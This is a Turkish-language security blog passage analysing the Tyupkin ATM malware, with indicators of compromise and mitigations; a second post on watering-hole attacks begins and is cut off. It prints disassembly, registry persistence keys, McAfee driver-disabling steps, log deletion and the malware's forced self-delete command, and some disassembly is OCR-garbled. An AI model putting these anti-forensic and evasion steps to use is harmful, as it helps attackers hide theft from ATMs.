


Hali hazırda Kaspersky tarafından detaylı bir şekilde analiz edilmiş bu zararlı yazılımı tekrar analiz etmek yerine, sisteme bulaştığının nasıl anlaşılabileceğine dair kilit noktalara hızlıca göz atmaya karar verdim. (Analizi ATM üzerinde gerçekleştirmediğim için analiz esnasında Pin Pad ile bağlantı kurulamamış ve bu nedenle Tyupkin'in tüm izleri sildiği, işlemleri geri aldığı senaryo üzerinden ilerlenmiştir.)

İlk olarak Tyupkin'in dinamik analizi atlatma adına çalıştıktan sonra 10 dakika uykuya geçmesine müdahale ederek (patch) bunu kısalttım.



Analize başladıktan kısa bir süre sonra Tyupkin'in çalışmak ya da çalışmamak işte bütün mesela bu dediği ana kontrol adımına geldim. Burada ATM'nin Pin Pad'i ile bağlantı kurmaya çalışan Tyupkin, bağlantı kuramadığı taktirde hem önyüklenebilir aygıt (cd, usb) üzerinden hem de kendi üzerinden yaptığı değişiklikleri geri almaya başlıyordu. Bu adımlar sayesinde zararlı yazılımın hangi güvenlik yazılımlarını devre dışı bıraktığı da anlaşılabiliyordu. (Kaspersky'nin raporuna göre Tyupkin, McAfee'nin Application Control (SolidCore) yazılımını devre dışı bırakıyordu.)




Zararlı yazılımın çalıştıktan ancak Pin Pad'e bağlanamadıktan sonra hangi adımlardan geçtiğini kısaca açıklamam gerekirse;


Sistem başladıktan sonra çalışabilmesi adına kayıt defterindeki (registry) Software\Microsoft\Windows\CurrentVersion\Run \AptraDebug anahtarına C:\Windows\system32\ulssm.exe değerini yazıyor. (sub_41D940)

Önyüklenebilir aygıt üzerinden oluşturulduğunu tahmin ettiğim C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup \AptraDebug.lnk dosyasını (muhtemelen bu da system32\ulssm.exe dosyasını işaret ediyor.) siliyor. (sub_41D750)

Tyupkin, Pin Pad ile bağlantı kuramaz ise daha önce oluşturduğu Software\Microsoft\Windows\CurrentVersion\Run\AptraDebug anahtarını siliyor. Ardından yine önyüklenebilir aygıt üzerinden devre dışı bıraktığı McAfee Application Control'un (SolidCore) servislerinin, sistem yeniden başladığında tekrar çalışabilmesi adına aşağıdaki değişiklikleri gerçekleştiriyor. (sub_41C490)

HKLM\System\CurrentControlSet\services\scsrvc\Start değerini 2 olarak değiştiriyor.
HKLM\System\CurrentControlSet002\services\scsrvc\Start değerini 2 olarak değiştiriyor.
HKLM\System\CurrentControlSet003\services\scsrvc\Start değerini 2 olarak değiştiriyor.





Yine önyüklenebilir aygıt (bootable usb, cd) üzerinden gerçekleştirildiğini tahmin ettiğim bu işlemde, McAfee Application Control (SolidCore), Mcafee Host IPS ve Mcafee Antivirüs yazılımlarına ait olan aşağıdaki dosyaları C:\windows\system32\config klasöründen alıp, C:\windows\system32\drivers klasörüne kopyalıyor. (En başta config klasörüne kopyalamasının sebebi, u dosyaları bulamayan güvenlik yazılımlarının sistem başlangıcında çalışmasını engellemektir.) (sub_41BBF0)

HipShieldK.sys (Mcafee Host IPS sürücüsü),
mfeapfk.sys (Mcafee Antivirüs sürücüsü),
mfeavfk.sys (Mcafee Antivirüs sürücüsü),
mfebopk.sys (Mcafee Antivirüs sürücüsü),
mfehidk.sys (Mcafee Antivirüs sürücüsü),
mfeclnk.sys (Mcafee Antivirüs sürücüsü),
mferkdet.sys (Mcafee Antivirüs sürücüsü),
mfewfpk.sys (Mcafee Antivirüs sürücüsü),
mfenlfk.sys (Mcafee Host IPS sürücüsü),
mfefirek.sys (Mcafee Host IPS sürücüsü)

```
push    ecx
mov     eax, ___security_cookie
xor     eax, esp
mov     [esp+4+var_4], eax
push    offset aHipshieldk_sys ; "\\HipShieldK.sys"
call    sub_41B530
push    offset aMfeapfk_sys ; "\\mfeapfk.sys"
call    sub_41B530
push    offset aMfeavfk_sys ; "\\mfeavfk.sys"
call    sub_41B530
push    offset aMfebopk_sys ; "\\mfebopk.sys"
call    sub_41B530
push    offset aMfeclnk_sys ; "\\mfeclnk.sys"
call    sub_41B530
push    offset aMfehidk_sys ; "\\mfehidk.sys"
call    sub_41B530
push    offset aMferkdet_sys ; "\\mferkdet.sys"
call    sub_41B530
push    offset aMfewfpk_sys ; "\\mfewfpk.sys"
call    sub_41B530
push    offset aMfenlfk_sys ; "\\mfenlfk.sys"
call    sub_41B530
push    offset aMfefirek_sys ; "\\mfefirek.sys"
call    sub_41B530
mov     ecx, [esp+2Ch+var_4]
add     esp, 28h
xor     ecx, esp
xor     eax, eax
call    @__security_check_cookie@4 ; __security_check_cookie(x)
pop     ecx
0041BBF0: sub_41BBF0
```

NCR firmasının Aptra uygulaması ile birlikte dağıttı özelleştirilmiş Solidcore yazılımına ait kayıtları (solidcore.log ve s3diag.log) C:\program files\ncr aptra\Solidcore for APTRA\Logs klasöründen siliyor. (sub_41B450)


```
call    _memset
mov     esi, ds:SetFileAttributesW
add     esp, 0Ch
push    80h             ; dwFileAttributes
push    offset aCProgramFilesN ; "C:\\program files\\ncr aptra\\Solidcore"...
call    esi ; SetFileAttributesW
push    104h
lea     ecx, [esp+110h+
push    offset aCProgra
push    ecx
call    _wcstombs
lea     edx, [esp+118h+var_108]
push    edx             ; char *
call    _remove
add     esp, 10h
push    80h             ; dwFileAttributes
push    offset aCProgramFile_1 ; "C:\\program files\\ncr aptra\\Solidcore"...
call    esi ; SetFileAttributesW
push    104h            ; size_t
mov     esi, eax
lea     eax, [esp+110h+var_108]
push    offset aCProgramFile_2 ; "C:\\program files\\ncr aptra\\Solidcore"...
push    eax             ; char *
call    _wcstombs
lea     ecx, [esp+118h+var_108]
push    ecx             ; char *
call    _remove
mov     ecx, [esp+11Ch+var_4]
add     esp, 10h
mov     eax, esi
pop     esi
xor     ecx, esp
) 0001B450 0041B450: sub_41B450

; const WCHAR aCProgramFilesN
aCProgramFilesN:                        ; DATA XREF: sub_41B450+39↑o
unicode 0, <C:\program files\ncr aptra\Solidcore for APTRA\Logs\solid>
unicode 0, <core.log>,0
```


```
lea     eax, [esp+110h+var_107]
push    0               ; int
push    eax             ; void *
mov     [esp+118h+var_108], 0
call    _memset
mov     esi, ds:SetFileAttributesW
add     esp, 0Ch
push    80h             ; dwFileAttributes
push    offset aCProgramFilesN ; "C:\\program files\\ncr aptra\\Solidcore"...
call    esi ; SetFileAttributesW
push    104h            ; size_t
lea     ecx, [esp+110h+var_108]
push    offset aCProgramFile_0 ; "C:\\program files\\ncr aptra\\Solidcore"...
push    ecx             ; char *
call    _wcstombs
lea     edx, [esp+118h+var_108]
push    edx             ; char *
call    _remove
add     esp, 10h
push    80h             ; dwFileAttributes
push    offset aCProgramFile_1 ; "C:\\program files\\ncr aptra\\Solidcore"...
call    esi ; SetFileAttributesW
push    104h            ; const WCHAR aCProgramFile_1
mov     esi, eax        aCProgramFile_1:                        ; DATA XREF: sub_41B450+66↑o
lea     eax, [esp+110h  unicode 0, <C:\program files\ncr aptra\Solidcore for APTRA\Logs\s3dia>
push    offset aCProgra unicode 0, <g.log>,0
push    eax             ; char *
call    _wcstombs
lea     ecx, [esp+118h+var_108]
push    ecx             ; char *
call    _remove
mov     ecx, [esp+11Ch+var_4]
,300) 0001B489 0041B489: sub_41B450+39
```


Yine önyüklenebilir aygıt üzerinden kopyalandığını tahmin ettiğim Windows\System32\kbd110.dll dosyasını siliyor. (sub_41C490)

Son olarak ise "C:\Windows\System32\cmd.exe" /C ping 127.0.0.1 -n 8 & del /F /S /Q C:\Windows\system32\ulssm.exe komutunu çalıştırarak ulssm.exe dosyasını siliyor. (sub_41C490)

Analizi tamamlamadan önce bu iz silme ve yapılan işlemleri geri alma fonksiyonunun (sub_41C490) başka hangi fonksiyonlardan çağrıldığına (xfref) baktığımda, karşıma çıkan iki fonksiyondan biri dikkatimi çekti. Bu fonksiyonda öncelikle yerel ağ bağlantısı durduruluyor ardından para çekme için izin veriliyor ve ardından 48 dakika sonra izleri silme, işlemleri geri alma (sub_41C490) fonksiyonu çağrılıyor.







Gerçekleştirdiğim bu kısa analiz sonucunda, Türkiye'de görülen Tyupkin ile Kaspersky'nin raporunda yer alan sürüm arasında bazı farklar olduğu görülüyor.

Birincisi, Türkiye sürümünde sadece Mcafee Application Control (Solidcore) değil bunun dışında sürücü dosyalarına bakılacak olursa Mcafee Antivirüs ve Mcafee Host IPS de devre dışı bırakılıyor gibi görünüyor.

İkincisi ise yine Kaspersky'ın raporunda para çekme işlemi gerçekleştirildikten sonra Tyupkin'in kendini sildiğine yer verilmemiş ancak mevcut sürümde böyle bir işlev bulunuyor. (Bu işlev nedeniyle, kurye tarafından ATM'den para çalınmadan önce Tyupkin bulaşmış bir ATM'yi tespit etmek isteyenlerin yapması gereken işlerden ikisi, sistem üzerinde ulssm.exe adlı bir yazılımın çalışıp çalışmadığını kontrol etmek ve bu dosyanın Windows\system32 klasörü altında olup olmadığını kontrol etmek yerinde olacaktır.)

Bu zararlı yazılıma karşı çözüm olarak ATM üzerinde disk şifreleme, fiziksel erişimde ve bağlantı noktalarında iş akışını dahi etkileyebilecek düzeyde radikal kısıtlamalar düşünülebilir.

Kısıtlı zaman ve teknik imkanlar dahilinde (eksikler veya hatalar olabilir) gerçekleştirdiğim bu analizin, Tyupkin'e karşı verilen mücadeleye katkısı olması dileğiyle bir sonraki yazıda görüşmek üzere herkese güvenli günler dilerim.

Su Kaynağı Saldırısı

Source: https://www.mertsarica.com/su-kaynagi-saldirisi/

By M.S on January 2nd, 2015


Watering Hole, Türkçe meali ile su kaynağı saldırısına kurak Afrika'da sıklıkla rastlanmaktadır. Susuzluğunu gidermek için su kaynağına giden hayvanların bir kısmı, bu su kaynağına ev sahipliği yapan timsahlar tarafından karşılanmaktadırlar. Pek misafirperver olan bu timsahların karınlarını doyurmak için tembel tembel suyun altında beklemek dışında başka bir şey yapmalarına gerek yoktur çünkü er ya da geç, susuzluğa yenik düşen hayvanlar, tıpış tıpış su kaynağına gidecek ve suyun altında gizlenen uyuşuk ama akıllı timsahların saldırıları sonucunda öğle yemeği olmaktan kurtulamayacaklardır.

İnternette gerçekleşen su kaynağı saldırılarının da Afrika'da gerçekleşenlerden pek bir farkı yoktur. Susayan hayvanların er ya da geç su kaynağına gitmesi gibi canı sıkılan, gündemi takip etmek isteyen çok sayıda kullanıcının da gün içinde haber, alışveriş, eğlence, magazin sitelerini ziyaret ettiğini bilen art niyetli kişiler, bu siteleri veya bu sitelerin içerik aldığı diğer siteleri/sistemleri (misal reklam siteleri, cdn vs.) hackleyerek, uyuşuk ama akıllı timsahlar gibi kurbanlarının, ayaklarına gelmelerini beklemektedirler. Hackledikleri sitelere zararlı kodlar yükleyen art niyetli kişiler, bu siteleri ziyaret eden 